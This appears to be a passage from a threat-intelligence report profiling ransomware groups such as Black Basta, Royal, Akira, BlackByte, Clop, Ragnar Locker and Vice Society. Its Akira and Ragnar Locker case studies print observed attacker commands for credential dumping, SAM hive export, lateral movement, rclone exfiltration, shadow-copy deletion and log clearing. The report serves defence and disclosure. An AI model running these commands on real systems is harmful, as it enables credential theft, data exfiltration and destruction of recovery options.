Balloonfly's willingness to use both new custom tools and rarely seen publicly available tools indicate it is a group that is always looking for ways to improve the efficiency of its ransomware attacks, and the likelihood of them succeeding. Using publicly available tools can help attackers' activity on victim networks fly under the radar, but custom tools can make attacks more efficient and so reduce dwell time. Using tools that are exclusively available to them can also help ransomware gangs maintain their competitive advantage and maximize their profits.

Cardinal

- **Ransomware Families:** Black Basta (Ransom.Basta)
- **Active Since:** 2022
- **Ransomware-as-a-Service:** No

Cardinal is the operator of the Black Basta ransomware, which first appeared in April 2022.

The group made an immediate impact with a high volume of attacks, which suggested that they were experienced operators. It has been publicly speculated that some former members of the Conti gang or its affiliates may have started working with Cardinal following Conti's May 2022 shutdown. Also, according to SentinelOne, Cardinal may have some links to the Coreid (FIN7) cyber crime group since some tools used by both groups appear to have been developed by the same person. A custom defense impairment tool called WindefCheck.exe was used in a number of Black Basta attacks, which had a custom packer that was also used to create a version of BIRDDOG (SocksBot), a backdoor used by Coreid. This suggested that at least one developer has worked for both groups.

Black Basta also had a strong association with the Qakbot malware. It was reported in June 2022 that Qakbot had started working with Cardinal, with several reports in late 2022 describing attack chains where Qakbot was used to drop the Brute Ratel and Cobalt Strike post-exploitation frameworks, with Black Basta being the final payload in the attack chain. One attack campaign involving this attack chain was described as "aggressively" targeting U.S. organizations in November 2022.

Qakbot, one of the world's most prolific botnets, was taken down following law enforcement action in August 2023. However, despite the close association between the two malware families, Black Basta activity continued in the wake of this takedown. It was reported in October 2023 that Black Basta was using the DarkGate loader malware-as-a-service in its attack campaigns, with speculation that DarkGate may fill the void left by the takedown of Qakbot. The Chilean CSIRT has also warned about Black Basta ransomware attacks since the takedown of Qakbot, while the group also claimed credit for an attack on television advertising sales and technology company Ampersand that occurred in October 2023. While Black Basta has not disappeared following the Qakbot takedown, the operation nevertheless seems to have affected its operations, with no confirmed Black Basta attacks observed by Symantec since June 2023.

While there have been some reports that Black Basta is an RaaS operation, no confirming evidence has emerged, and Cardinal has never advertised for affiliates.

Attacks involving Black Basta have been observed using living-off-the-land tools such as PowerShell, VssAdmin, WMI, PsExec, BITSAdmin; the commodity malware Backdoor.SystemBC (Coroxy), Mimikatz, Bloodhound, and Sharphound; and legitimate tools such as SoftPerfect Network Scanner (netscan), Rclone, Atera Agent, Splashtop, and GoToAssist. The group has also been seen leveraging batch scripts to disable security software. Once it has gained access to a victim network, Cardinal takes part in typical pre-ransomware activity such as spreading laterally across the network, deleting backups, and disabling security software.

Cardinal also has a Linux variant of Black Basta that targets VMware ESXi virtual machines (VMs) running on enterprise Linux servers. Like almost all ransomware actors now, Cardinal carries out double-extortion attacks where it steals a victim's data before encrypting it. The group uses intermittent encryption to speed up the encryption process, and adds the `.basta` file extension to encrypted files.

Pygmachus

- **Aliases:** Royal
- **Ransomware Families:** Ransom.Royal
- **Active Since:** 2022
- **Ransomware-as-a-Service:** No

Pygmachus operates the Royal ransomware, which first appeared in 2022 and became more active in the second half of that year. There are conflicting reports about whether Pygmachus operates Royal as an RaaS, or if it acts privately and deploys the malware as well as developing it.

Attacks using Royal are usually double-extortion attacks, with the attackers threatening to release data stolen during the attack.

A variety of infection vectors have been used including phishing emails, remote desktop protocol (RDP) compromise, and exploitation of public facing applications. In some cases, the malware has been delivered by a group Microsoft calls DEV-0569, which is known as an "access broker for ransomware operators."

Royal has been delivered in an infection chain involving the BatLoader downloader, which dropped a Cobalt Strike Beacon, which then went on to download Royal ransomware. In a separate case, initial access began by exploiting the ProxyNotShell vulnerabilities (CVE-2022-41040 and CVE-2022-41082) on an Exchange Server. It is also believed to have been the ultimate payload in a recent campaign that leveraged the Gootkit loader alongside Cobalt Strike.

A version of Royal designed to encrypt Linux and ESXi machines was introduced in the early weeks of 2023. The new Linux variant has the ability to list and attempt to terminate all virtual machines running on a compromised ESXi server.

In an advisory published on November 13, 2023, the U.S. government warned that Royal may be linked to the emergent BlackSuit ransomware since there were a number of shared coding characteristics. It suggested that Royal may be preparing a rebrand or spinoff.

Reports of links between BlackSuit and Royal first surfaced in June 2023, with speculation that Royal may rebrand. However, both BlackSuit and Royal attacks have continued, with one theory that Royal may be planning to use BlackSuit as a subgroup focused on certain types of victims.

Case Study: Growth of Linux Ransomware Variants

The growth in the number of ransomware developers launching Linux versions of their ransomware was one of the most obvious developments on the ransomware landscape in 2023.

One of the first ransomware developers we saw launching a Linux version of their malware this year was Pygmachus, which develops the Royal ransomware. The Windows version of Royal has been in use since September 2022, but in January 2023 Pygmachus launched a variant of the malware that was capable of targeting Linux and ESXi machines, widening the victim base open to attackers using this ransomware.

The Linux variant of Royal has the ability to list and attempt to terminate all virtual machines running on a compromised ESXi server. The malware appends the .royal_u extension to all encrypted files. A ransom note named `readme` is also added to every folder containing encrypted files. The ransomware parses command line arguments passed to it. If the `-id` command line is not passed or not valid, the malware will exit and will not encrypt any files. A list of command lines accepted by the ransomware includes:

- **`-id`:** Ransomware identifier, 32 characters long
- **`-ep`:** Percentage of the file that will be encrypted, has to be between 1 and 100
- **`-stopvm`:** Gets a list of VMWare ESXi virtual machines and stops them
- **`-vmonly`:** Unknown flag
- **`-fork`:** Runs the ransomware as a child process using the Linux syscall fork
- **`-logs`:** Prints the logs into the standard output file descriptor

Royal was far from the only ransomware family to develop a Linux version in late 2022 and into 2023. Multiple ransomware families used the leaked Babuk ransomware source code to create Linux encryptors to target VMware ESXi servers, researchers at Sentinel Labs claimed in May 2023.

The threat researchers said they observed up to 10 Babuk-based ransomware variants between the second half of 2022 and the first half of 2023. The ransomware families that leveraged the leaked source code to build new Babuk-based ESXi encryptors included Play, Mario, Conti POC, REvil, Cylance Ransomware, Dataf Locker, Rorschach, Lock4, and RTM Locker.

The Babuk ransomware source code, along with its VMware ESXi, NAS, and Windows encryptors, was leaked on a Russian-language hacking forum in September 2021. Significantly, the leaked source code allowed individuals to develop ransomware that could attack Linux systems, even if they didn't have the skills to create their own custom ransomware strains.

The Buhti ransomware, developed by a group called Blacktail, first appeared in February 2023 and was initially noted for targeting Linux systems using leaked variants of the Babuk ransomware source code. It then used leaked LockBit source code to develop a variant to target Windows systems too.

Another relatively new ransomware called Qilin also has a Linux version that it uses in attacks primarily targeted at organizations operating in the critical infrastructure sector. Qilin was first seen in July 2022, but has become increasingly active in recent times.

Other ransomware names that now also have Linux versions include Noberus (ALPHV/BlackCat), LockBit, Akira, AvosLocker, and Monti. As ransomware actors seek to maximize their profits by targeting as many victims as possible, it is likely that many ransomware families will continue to develop Linux versions, with the ability to encrypt Linux devices as well as Windows operating systems now seeming to be a required capability for most of the main ransomware operators.

Darter

- **Ransomware Families:** Ransom.Akira
- **Active Since:** 2023
- **Ransomware-as-a-Service:** Yes

Darter is the cyber crime group behind the Akira ransomware. Akira is one of the newer ransomware operations, having first appeared in March 2023. Although Akira shares the same name with an older family of ransomware that circulated in 2017, there is no evidence to suggest the two are linked. It is run as an RaaS operation and affiliates typically mount double-extortion attacks. By September 2023, the group had claimed over 60 victims, many of which are in the SMB sector, according to the U.S. Department of Health and Human Services.

There are some loose links between Darter and the defunct Conti ransomware operation, although the exact nature of the relationship remains unclear. Analysis by Arctic Wolf found some code overlap with Conti. For example, Akira ignores the same file types and directories as Conti and has similar functions. It also uses a similar implementation of the ChaCha algorithm to encrypt files. Since Conti's source code was leaked, code overlap doesn't provide strong ties. However, blockchain analysis found that some Akira ransom payments were being transferred onwards into Conti-affiliated wallets, including some wallets believed to be associated with Conti leadership figures.

In June 2023, Avast published a decryptor for Akira. Darter subsequently updated its payload and the decryptor will no longer work on files encrypted using recent versions of the ransomware.

In September 2023, Cisco reported that attackers using Akira had been exploiting a zero-day vulnerability (CVE-2023-20269) in two of its VPN products. The vulnerability permits an unauthenticated, remote attacker to conduct a brute-force attack to identify valid username and password combinations or an authenticated, remote attacker to establish a clientless SSL VPN session with an unauthorized user. Cisco said it became aware of the exploitation attempts in August 2023. In related blog post, Cisco said that actors using Akira had been targeting VPNs without multi-factor authentication.

Case Study: Akira Attack

The Symantec Threat Hunter Team investigated an Akira attack in May 2023 during which an array of legitimate and living-off-the-land tools were used before the attackers attempted to deploy the ransomware.

It was not entirely clear what the initial infection vector was, but the first suspicious activity on the victim network occurred on a Microsoft SQL server approximately one day before the ransomware was deployed. This indicates the attackers may have gained access to the victim network by exploiting a flaw in a public-facing application.

Once on the victim network, the attackers dumped credentials using ProcDump, a Microsoft Sysinternals tool for monitoring an application for CPU spikes and generating crash dumps, but which can also be used as a general process dump utility:

```
CSIDL_SYSTEM_DRIVE\perflogs\procdump64.exe -accepteula -ma lsass CSIDL_SYSTEM_DRIVE\perflogs\lsass.dmp
```

The attackers also used Mimikatz to dump credentials:

```
CSIDL_SYSTEM_DRIVE\perflogs\mimi.exe
```

The attackers saved Registry hives, presumably in order to obtain hashed credentials:

```
reg save hklm\sam CSIDL_SYSTEM_DRIVE\perflogs\sam

reg save hklm\system CSIDL_SYSTEM_DRIVE\perflogs\system
```

The attackers deployed PowerTool, a publicly available rootkit removal tool that can also be used to disable security software, and PCHunter, another utility with similar functionality.

Prior to deploying the ransomware, they deleted shadow copies using the WMI cmdlet via PowerShell:

```
powershell.exe -Command "Get-WmiObject Win32_Shadowcopy | Remove-WmiObject"
```

Hecamede

- **Ransomware Families:** BlackByte (Ransom.Blackbyte)
- **Active Since:** 2021
- **Ransomware-as-a-Service:** Yes

Hecamede has been active since at least July 2021. The group sprang to public attention in February 2022 when the U.S. Federal Bureau of Investigation (FBI) and the U.S. Secret Service issued a joint alert stating that BlackByte had been used to attack multiple entities in the U.S. including organizations in at least three U.S. critical infrastructure sectors: agriculture, financial, and government. Hecamede is believed to deploy BlackByte itself, as well as working with affiliates, and the ransomware has infected victims all over the world. Hecamede carries out double-extortion attacks and maintains a dedicated data leaks website.

BlackByte attackers are known to have leveraged known vulnerabilities to gain access to victim networks, including using the ProxyShell (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207) and ProxyLogon (CVE-2021-26855, CVE-2021-27065) vulnerabilities in Microsoft Exchange Server for initial access. They have been seen exploiting these vulnerabilities and then installing a web shell that is used to drop Cobalt Strike Beacon. They have also been seen using tools like AdFind, AnyDesk, NetScan, and PowerView prior to deploying the ransomware payload. The BlackByte payload leaves a ransom note in all encrypted directories, which includes the address of a .onion site that contains instructions for paying the ransom and obtaining a decryption key.

BlackByte checks the language of the computers it gains access to and avoids encrypting computers that use the Russian language and several other Eastern European languages written in the Cyrillic alphabet. Early versions of BlackByte were written in the C# programming language, but in May 2022, it was reported by Zscaler that the ransomware had been redeveloped using the Go programming language, which introduced many additional features to the ransomware and updated the file-encryption algorithms.

In October 2022, the Symantec Threat Hunter Team discovered that BlackByte was being used alongside a custom exfiltration tool that we called Exbyte. Exbyte is designed to expedite the theft of data from the victim's network and upload it to an external server. Exbyte is written in Go and designed to upload stolen files to the Mega.co.nz cloud storage service. Credentials for the Mega account used are hardcoded into Exbyte. The tool performs a series of tests to check if it is being run in a sandboxed environment before executing on a victim network. Hecamede was following a trend in developing a custom exfiltration tool for use with BlackByte, with other ransomware families such as BlackMatter, Ryuk, and LockBit having also developed their own custom exfiltration tools.

Attackers using BlackByte have been known to abuse drivers in order to bypass security software. In October 2022, it was reported that attackers using BlackByte were bypassing security products by abusing a known vulnerability in the legitimate driver RTCore64.sys. These types of attacks are known as Bring-Your-Own-Vulnerable-Driver (BYOVD) attacks. The Symantec Threat Hunter Team spotted Hecamede using the same tactic in August 2023, when they used a Zemana Antimalware driver (zam64.sys) to bypass endpoint detection and response (EDR) solutions in attackers where BlackByte was ultimately deployed.

In July 2023, Microsoft issued a report detailing, in a BlackByte attack, that they investigated how the attackers were able to move from initial intrusion to encryption of the network in just five days. In that period, the attackers gained initial access by exploiting the ProxyShell vulnerabilities, used Cobalt Strike for persistence, used various publicly available and living-off-the-land tools for credential access and lateral movement, and ExByte for data exfiltration, before deploying BlackByte to encrypt data.

Little activity has been seen from BlackByte since September. It is unclear what this may mean. However, the group did go through a period of inactivity in 2022 before reemerging in August of that year with a 2.0 encryptor, new extortion methods, and a new data leaks site, so it is possible Hecamede may be using this period of quiet to refine its tactics before returning to the ransomware scene.

Snakefly

- **Aliases:** Clop, Graceful Spider, Lace Tempest, UNC4857, FIN11, TA505
- **Ransomware Families:** Clop (Ransom.Clop)
- **Active Since:** 2019
- **Ransomware-as-a-Service:** Yes

Snakefly has been active since 2019 and is known for developing the Clop ransomware. The group was originally noted for frequently leveraging distribution channels owned by Hispid (Evil Corp) to carry out its attacks. The group was linked to multiple high-profile incidents, and was estimated in a 2021 report to have caused damage with its crimes that led to financial costs in excess of $500 million.

While Snakefly started out carrying out typical double-extortion attacks where it would steal data before encrypting a victim's network, in 2023 the group began forgoing the encryption step and carrying out pure extortion attacks. Its focus now appears to be finding zero-day vulnerabilities in software that will allow it to hit multiple victims at once, stealing their data before the activity is discovered, and threatening to publish it if a ransom isn't paid. The most high-profile attack Snakefly was involved in in 2023 was the exploitation of vulnerabilities in Progress Software's MOVEit Transfer managed file-transfer application.

The nature of the MOVEit software meant that attackers could exploit unpatched systems to mount a supply chain attack against multiple organizations, which is exactly what Snakefly did. While the original vulnerability (CVE-2023-34362) was patched on May 31, 2023, Snakefly had been exploiting it as a zero-day since May 27, prior to it being patched. Following the discovery of this initial vulnerability, MOVEit Transfer's developers also subsequently announced that multiple additional vulnerabilities in the software had been identified and patched.

The FBI and CISA issued an advisory warning that Snakefly was exploiting CVE-2023-34362 to install a web shell called Lemurloot (JS.Malscript!g1) on affected systems. This was then used to steal data from underlying databases. Lemurloot was designed specifically to target the MOVEit Transfer platform. It authenticated incoming HTTPS requests via a hard-coded password, ran commands that downloaded files from the MOVEit Transfer database, extracted Azure system settings, retrieved records, and could create, insert, or delete a particular user. When responding to a request, Lemurloot returned stolen data in a comfile format.

Snakefly claimed to have stolen data from "hundreds of companies" by exploiting the MOVEit vulnerabilities. Subsequent analysis by researchers estimated that more than 2,500 organizations and more than 70 million individuals were potentially impacted by these breaches. Multiple large companies were forced to admit they had data stolen, including British Airways, the BBC, and Siemens Energy. One report estimated that Snakefly stands to make between $75 million and $100 million from the MOVEit breaches. This is partly due to the fact that Snakefly is noted for demanding large ransoms, so even if only a small number of victims pay, the profit for the group is likely to be significant.

Before the MOVEit attacks, Snakefly already had a reputation for exploiting zero-days in software that went back as far as 2020, when it was linked to the exploitation of multiple vulnerabilities in Accellion FTA, another file-transfer application, which subsequently led to the compromise of up to 100 companies. Earlier in 2023, Snakefly claimed to have compromised 130 companies using a zero-day exploit for a vulnerability in the GoAnywhere MFT secure file-transfer tool. That vulnerability (CVE-2023-0669) could allow attackers to gain remote code execution on GoAnywhere MFT instances with their administrative console exposed to the internet.

Snakefly also exploited the PaperCut printing software vulnerabilities (CVE-2023–27350, CVE-2023–27351) for initial access to corporate networks earlier this year. They would then deploy the TrueBot malware, which has previously been linked to Snakefly, before deploying Cobalt Strike Beacon, spreading laterally through the network, and stealing data using the MegaSync file-sharing application.

Most recently, Snakefly was spotted exploiting a zero-day vulnerability in the service management software SysAid. Researchers at Microsoft discovered the SysAid vulnerability on November 2, but Snakefly had apparently been exploiting it since October 30. The vulnerability (CVE-2023-47246) is a path traversal flaw that leads to unauthorized code execution. The threat actors could exploit the flaw to upload into the webroot of the SysAid Tomcat web service a Web Application Resource (WAR) archive containing a web shell. This would then allow them to execute additional PowerShell scripts and load malware.

Snakefly appears to have had great success with its extortion-only attacks, meaning it is likely that focus on these kinds of attacks will continue. This evolution from a once-typical ransomware gang to one focused on finding zero-days and maximizing data theft is notable, and shows how these gangs will continue to evolve their tactics to whatever will provide them with maximum profits.

Hornworm

- **Aliases:** Ragnar Locker, Viking Spider
- **Ransomware Families:** Ransom.Ragnarlocker
- **Active Since:** 2020
- **Ransomware-as-Service:** No (semi-private)

Hornworm was first observed in April 2020, when it encrypted computers on a large corporation's network and demanded an $11 million ransom, threatening to release 10 TB of stolen data if the ransom wasn't paid. This prompted the publication of an FBI Flash Alert about the group in November 2020. Since then, the group has mounted ransomware attacks against a range of organizations. While it initially appeared to exclusively target U.S. organizations, it cast its net wider over the years and has compromised victims in multiple countries.

Hornworm is known for using the Ragnar Locker family of ransomware. The group is known to frequently change obfuscation techniques and has VMProtect, UPX, and custom packing algorithms. It has been known to run its payload on a full virtual machine on each infected computer in a bid to avoid detection.

Hornworm avoids encrypting computers if they are located in countries in the Commonwealth of Independent States (CIS). It will also check for existing infections to prevent multiple encryption. Ragnar Locker iterates through all running services and terminates any services frequently used by managed service providers to remotely administer networks. It also deletes shadow copies using VssAdmin and WMIC to prevent the user recovering encrypted files. Hornworm carries out double-extortion attacks. Before encrypting files, it exfiltrates data from victim machines prior to encryption that it will then threaten to leak unless a ransom is paid. They have also said they would leak all the data stolen from victims if law enforcement was contacted.

There are mixed reports as to whether Hornworm operates a fully-fledged RaaS operation, but it has been known to work with other threat actors on occasion. It does not appear to advertise for affiliates, but may work with other select actors to carry out attacks. In June 2021, the notorious FIN8 (Syssphinx) hacking group was seen deploying the Ragnar Locker ransomware onto machines it had compromised in a financial services company in the U.S. earlier that year. The activity marked the first time FIN8 was observed using ransomware in its attacks.

Hornworm is known to have targeted multiple critical infrastructure organizations, with the FBI releasing a Flash Alert in March 2022 stating it had breached the networks of at least 52 organizations in at least 10 U.S. critical infrastructure sectors, including entities in the critical manufacturing, energy, financial services, government, and information technology sectors. Hornworm also compromised Greece's largest natural gas operator in August 2022, while in September 2022 it claimed to have stolen gigabytes of information from Portugal's TAP Air airline. It was responsible for an attack on a police unit in Belgium in 2022 and an Israeli hospital in August 2023. Many ransomware actors avoid targeting hospitals, but this didn't seem to be a concern for Hornworm, which threatened to leak the 1 TB of data it said it stole from Israel's Mayanei Hayeshua hospital.

Like many ransomware actors, Hornworm makes heavy use of publicly available and living-off-the-land tools in its attacks. It has been seen using tools including the credential-dumping utilities Mimikatz and LaZagne, network-scanning tools NetScan and NetView, the SSH client PuTTY, and the open-source tool Rclone for data exfiltration. Other tools it has used in attack chains that ultimately led to Ragnar Locker being deployed included PsExec and PsInfo – a Microsoft Sysinternals tool to discover system information.

There was a significant development in Hornworm's operations in October 2023 when its infrastructure was seized by law enforcement. Police forces from the U.S., Germany, France, Italy, Japan, Spain, the Netherlands, Czech Republic, and Latvia were involved in the operation, which led to the seizure of Tor-based ransom negotiation and data leak sites operated by the group. The sites' contents were replaced with a message saying that they had been seized "as part of a coordinated law enforcement action against the Ragnar Locker group." This announcement was quickly followed with an announcement of the arrest in France of a person described as "the main perpetrator, suspected of being a developer of the Ragnar group." That person's home in Czechia was searched and five people in Spain and Latvia were also interviewed.

The legal action appears to have put a stop to Hornworm's activity for the time being. However, we have seen ransomware return after takedowns before, so it is possible we will see more activity from Ragnar Locker, or some of its developers, in the future.

Case Study: Ragnar Locker Attack

An attack by the Hornworm group in July 2023 gave good insight into how an attack chain in a ransomware attack might work, with the attackers making extensive use of publicly available and living-off-the-land pre-ransomware tools. Many ransomware attackers now make extensive use of these kinds of tools in attacks.

We were also able to get a good view into the timeline of this attack, giving us insight into how exactly the attackers deployed these tools on victim networks:

Day 1 10:06:42 - Used PowerShell to disable LSA protection

```
cmd.exe /Q /c powershell.exe -nop -w hidden -ep bypass -c "New-ItemProperty -Path " HKLM:\
System\CurrentControlSet\Control\Lsa" -Name [REMOVED] -Value "0" -PropertyType DWORD -Force"
1> \\127.0.0.1\C$\Windows\Temp\TUpowershell.exe -nop -w hidden -ep bypass -c "New-ItemProperty
-Path " HKLM:\System\CurrentControlSet\Control\Lsa" -Name [REMOVED] -Value "0" -PropertyType
DWORD -Force"
```

Day 1 12:11:54 - NetScan used for discovery

```
CSIDL_PROFILE\appdata\local\temp\softperfect network scanner\netscan.exe
```

Day 2 07:37:57 - Mimikatz credential-dumping tool used

```
CSIDL_PROFILE\appdata\local\temp\mimikatz-master\x64\mimikatz.exe
```

Day 2 08:17:21 - Sysinternals PsInfo executed to Get System Info

```
csidl_profile\downloads\pstools\psinfo.exe
```

Day 2 08:17:22 - Sysinternals PsGetSid executed to Translate SIDs to User Accounts

```
csidl_profile\downloads\pstools\psgetsid.exe
```

Day 2 08:25:02 - PsExec executed

```
psexec \\10.0.50.243 -i -s cmd.exe
psexec \\10.0.50.254 -i -s cmd.exe
psexec \\10.0.50.183 -u [REMOVED] -p [REMOVED] -i -s cmd.exe
psexec \\10.0.50.210 -u [REMOVED] -p [REMOVED] -i -s cmd.exe
psexec \\10.0.50.10 -u [REMOVED] -p [REMOVED] -i -s cmd.exe
psexec \\10.0.50.150 -u [REMOVED] -p [REMOVED] -i -s cmd.exe
psexec \\10.0.1.150 -u [REMOVED] -p [REMOVED] -i -s cmd.exe
```

Day 2 08:44:40 - Remote Desktop enabled

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f

netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
```

Day 2 09:17:09 - LaZagne used to dump credentials

```
LaZagne.exe all
```

Day 2 09:19:29 - Registry Hives saved

```
reg.exe save hklm\sam CSIDL_PROFILE\appdata\local\temp\sexcjr
reg.exe save hklm\security CSIDL_PROFILE\appdata\local\temp\cwggpd
reg.exe save hklm\system CSIDL_PROFILE\appdata\local\temp\ffidqydow
```

Day 2 11:30:26 - Rclone used to exfiltrate data

```
rclone

rclone config

rclone copy \\10.0.50.243\f$\Shares --max-age 2095d ascent:ascent/ -P --exclude
"*.{zip,log,rar,wav,mp4,mpeg}" --ignore-existing --auto-confirm --multi-thread-streams 6
--transfers 6
```

Day 2 11:30:48 - Rclone Server URL opened and uploads the data to the put.io file sharing service, pre-configured by the attackers:

```
CSIDL_SYSTEM\rundll32.exe url.dll,FileProtocolHandler http://127.0.0.1:53682/auth?state[REMOVED]

CSIDL_SYSTEM\rundll32.exe url.dll,FileProtocolHandler http://127.0.0.1:53682/auth?state[REMOVED]
```

Day 2 11:32:27 - Temporary internet files and download history deleted via Clearmytracksbyprocess function of the Internet Control Panel applet:

```
CSIDL_SYSTEM\rundll32.exe CSIDL_SYSTEM\inetcpl.cpl,clearmytracksbyprocess Flags:264 WinX:0
WinY:0 IEFrame:0000000000000000

CSIDL_SYSTEM\rundll32.exe CSIDL_SYSTEM\inetcpl.cpl,clearmytracksbyprocess Flags:65800 WinX:0
WinY:0 IEFrame:0000000000000000
```

Day 2 17:14:58 - PuTTY used

```
CSIDL_COMMON_APPDATA\putty\putty.exe
```

Day 4 10:52:34 - Killsoft Netview Installer (Network Scanner) downloaded, installed and used

```
CSIDL_COMMON_APPDATA\killsoft\netview\netview.exe
```

Day 13 06:21:32 – Ragnar Locker executed

```
\\10.0.50.10\netlogon\asc.exe -p [REMOVED] -u [REMOVED]
```

Day 13 07:44:23 - Delete Shadows via WMIC command executed

```
wmic.exe shadowcopy delete
```

Day 13 08:04:23 - BCDEdit Force Normal Boot

```
bcdedit /set {default} bootstatuspolicy IgnoreAllFailures
```

Day 13 08:46:55 - Clearing Windows Firewall event logs

```
wevtutil.exe cl "Microsoft-Windows-Windows Firewall With Advanced Security/ConnectionSecurity"
```

One of the notable elements of this attack is the gap between data being exfiltrated and the ransomware being deployed. The attackers went from initial malicious activity to exfiltrating data in the relatively short timeframe of approximately three days, but then there was an 11-day gap until the ransomware was deployed. It's not clear why this gap occurred, but clearly the attackers were able to maintain a presence on the victim network for that period.

This attack remains illustrative of the way in which many typical ransomware attacks play out, with attackers deploying numerous tools and spending time on the victim's network before deploying ransomware. This underlines the need for organizations to have a comprehensive security solution in place that can detect and stop these attacks before ransomware is deployed.

Shorebug

- **Aliases:** Vice Society
- **Ransomware Families:** Ransom.Zeppelin, Ransom.Noberus, Ransom.Quantum, HelloKitty, Rhysida
- **Active Since:** 2021

Shorebug is a ransomware gang that first appeared in June 2021. Shorebug is unusual in that while it does not develop its own ransomware, it does cultivate its own identity and branding and maintain its own data leaks site, so it is not just purely a ransomware affiliate either. Commonly known as Vice Society, Shorebug was also notable when it first appeared because it did not work exclusively with one ransomware gang but rather used several different ransomware families in attacks. Ransomware affiliates working with more than one ransomware group is less unusual now, but the uniqueness in general of Shorebug's operations remains notable. The group carries out double-extortion attacks where it exfiltrates data from a victim's network before encrypting it.

Shorebug has used multiple ransomware families, including Zeppelin, Quantum, FiveHands (HelloKitty), Noberus (Alphv/BlackCat), and, most recently, Rhysida. However, the group does often customize the payload for its own attacks, for example, by appending Shorebug-specific file extensions to encrypted files, such as .v-s0ciety, .v-society, and .locked. When its activity initially started, Shorebug appeared to have a focus on the healthcare sector; however, this focus quickly shifted and, since 2022, Shorebug has been notable for extensively targeting the education sector, particularly in the U.S. The group has also been known to carry out pure extortion attacks, where it has attempted to extract a ransom for the return of stolen data, and hasn't deployed any ransomware.

In September 2022, Vice Society compromised Los Angeles Unified (LAUSD), the second largest school district in the U.S., leaking the data in October 2022 after LAUSD refused to pay a ransom. In that same time period, the FBI, CISA, and MS-ISAC issued a warning to U.S. school districts about an increased risk of being targeted by Shorebug, stating they had "recently observed Vice Society actors disproportionately targeting the education sector with ransomware attacks." Palo Alto released a report in December 2022 stating that Vice Society had targeted 40 educational institutions that year. In January 2023, Vice Society leaked data it had stolen from 14 British educational institutions. While the group primarily focuses on targeting junior and senior schools, it does also target universities, with it having leaked data stolen from Cincinnati State College and a university in Germany.

As well as schools, Shorebug has also targeted IKEA outlets in Kuwait and Morocco, San Francisco's Bay Area Rapid Transit system (BART), and U.S. network infrastructure provider CommScope.

Shorebug typically obtains initial network access through compromised credentials by exploiting internet-facing applications, and is known to have exploited the Print Nightmare vulnerabilities (CVE-2021-1675, CVE-2021-34527) for initial access. Shorebug actors have been observed using a variety of living-off-the-land and publicly available tools, including SystemBC, PowerShell Empire, NTDSUtil, Windows Management Instrumentation, and Cobalt Strike. They have also been observed leveraging scheduled tasks to maintain persistence, creating undocumented autostart Registry keys, and pointing legitimate services to their custom malicious DLLs via DLL side-loading. They attempt to evade detection through masquerading their malware and tools as legitimate files. Shorebug actors have been observed escalating privileges, then gaining access to domain administrator accounts and running scripts to change the passwords of victims' network accounts to prevent the victim from remediating the attack.

Shorebug uses PowerShell scripts to conduct a variety of malicious activities and make system-related changes within compromised networks. It has been observed using a custom PowerShell script to exfiltrate data from a victim network. The group has leveraged legitimate tools like VssAdmin to delete shadow copies, and PsExec for a variety of functions. They also use a commodity backdoor called PortStarter. Symantec observed the group using PAExec for lateral movement in an attack in which Ransom.Noberus was the ultimate payload.

In many intrusions, Shorebug stages its ransomware payloads in a hidden share on a Windows system. Once it has exfiltrated data, it then distributes the ransomware onto local devices for launching, likely using group policy.

Shorebug appeared to have gone quiet in the second half of 2023, with few victims being listed on its data leaks site. However, a report released by Check Point in August 2023 discussed a "clear correlation" between the emergence of the Rhysida ransomware and Shorebug's apparent inactivity. This overlap included the use of NTDSUtil, the creation of local firewall rules to enable command-and-control communications via SystemBC, and the utilization of the commodity tool PortStarter, which had been linked almost exclusively to Shorebug. The drastic reduction in activity on Shorebug's data leaks site correlated with when Rhysida appeared in May 2023. Check Point said it did not believe that Shorebug was exclusively using Rhysida but that it had at least medium confidence it was using the ransomware in attacks. As recently as November 2023, the FBI and CISA released a joint cybersecurity advisory warning about the Rhysida ransomware and also noting overlaps in TTPs between it and Shorebug.

Case Study: Affiliates Using Multiple Ransomware Families

One ransomware trend that has increased in recent years and months is affiliates' willingness to use more than one ransomware family in their attacks. Previously, affiliates were generally associated with one ransomware family at a time and would exclusively deploy that ransomware in attacks. However, over the last year or so, we have seen several examples of affiliates using multiple ransomware families, sometimes even during the same attack. This makes these attacks a lot more dangerous as, if one ransomware family is detected and blocked, affiliates may be still able to use their access to the victim network to deploy a second ransomware family that may not be stopped.

When Shorebug (Vice Society) first appeared in mid-2021, it was noted as being unusual for the fact it worked with multiple different ransomware families. Shorebug is also a good example of an affiliate that escalated its activity to become more powerful and more of a main player by working with multiple different ransomware families, adopting its own modus operandi, and establishing its own data leaks website. The Symantec Threat Hunter Team published a blog in June 2021 where it appeared one affiliate had tried to deploy both the Mount Locker and Conti ransomware during an attack and noted how unusual that was. Such activity would be seen as much less unusual now as we have become more accustomed to seeing affiliates working with more than one ransomware family at a time.

A group called ShadowSyndicate was linked by Group-IB researchers in a September 2023 blog to more than seven different ransomware families, which it had deployed in attacks during the previous year. The ransomware families it was associated with included Quantum, Nokoyawa, ALPHV/BlackCat, Clop, Royal, Cactus, and Play, and Group-IB did say that one affiliate using such a high number of different ransomware families over the course of a relatively short period was still unusual. ShadowSyndicate used tools such as Cobalt Strike, Sliver, Meterpreter, IcedID, and the Matanbuchus malware loader while carrying out attacks.

In September 2023, the Symantec Threat Hunter Team published a blog about a previously unseen ransomware we called 3AM, which a ransomware affiliate deployed on a victim network after their initial attempt to deploy LockBit on the network was blocked. 3AM is written in Rust and attempts to stop multiple services on the infected computer before it begins encrypting files. Once encryption is complete, it attempts to delete Volume Shadow (VSS) copies. The attackers in this case used the `gpresult` command to dump the policy settings enforced on the computer for a specified user. They then executed various Cobalt Strike components, tried to escalate privileges on the computer using PsExec, and ran reconnaissance commands such as `whoami`, `netstat`, `quser`, and `net share`, and tried to enumerate other servers for lateral movement with the `quser` and `net view` commands. They also added a new user for persistence and used the Wput tool to exfiltrate the victims' files to their own FTP server. They then attempted to deploy LockBit before resorting to 3AM when that attempt was blocked.

Also in September, Symantec warned customers about a threat actor who was deploying at least two different ransomware payloads in separate attacks. In all observed attacks, the threat actor created a local user account on compromised machines using the same username and password combination, which was used to identify the activity. Ransomware used by the attacker included a relatively new ransomware called Gazprom and a Phobos variant called Faust. Regardless of the malware used, the username and password for the attacker-created local user account was Gazprom11007 and Gazprom123, respectively.

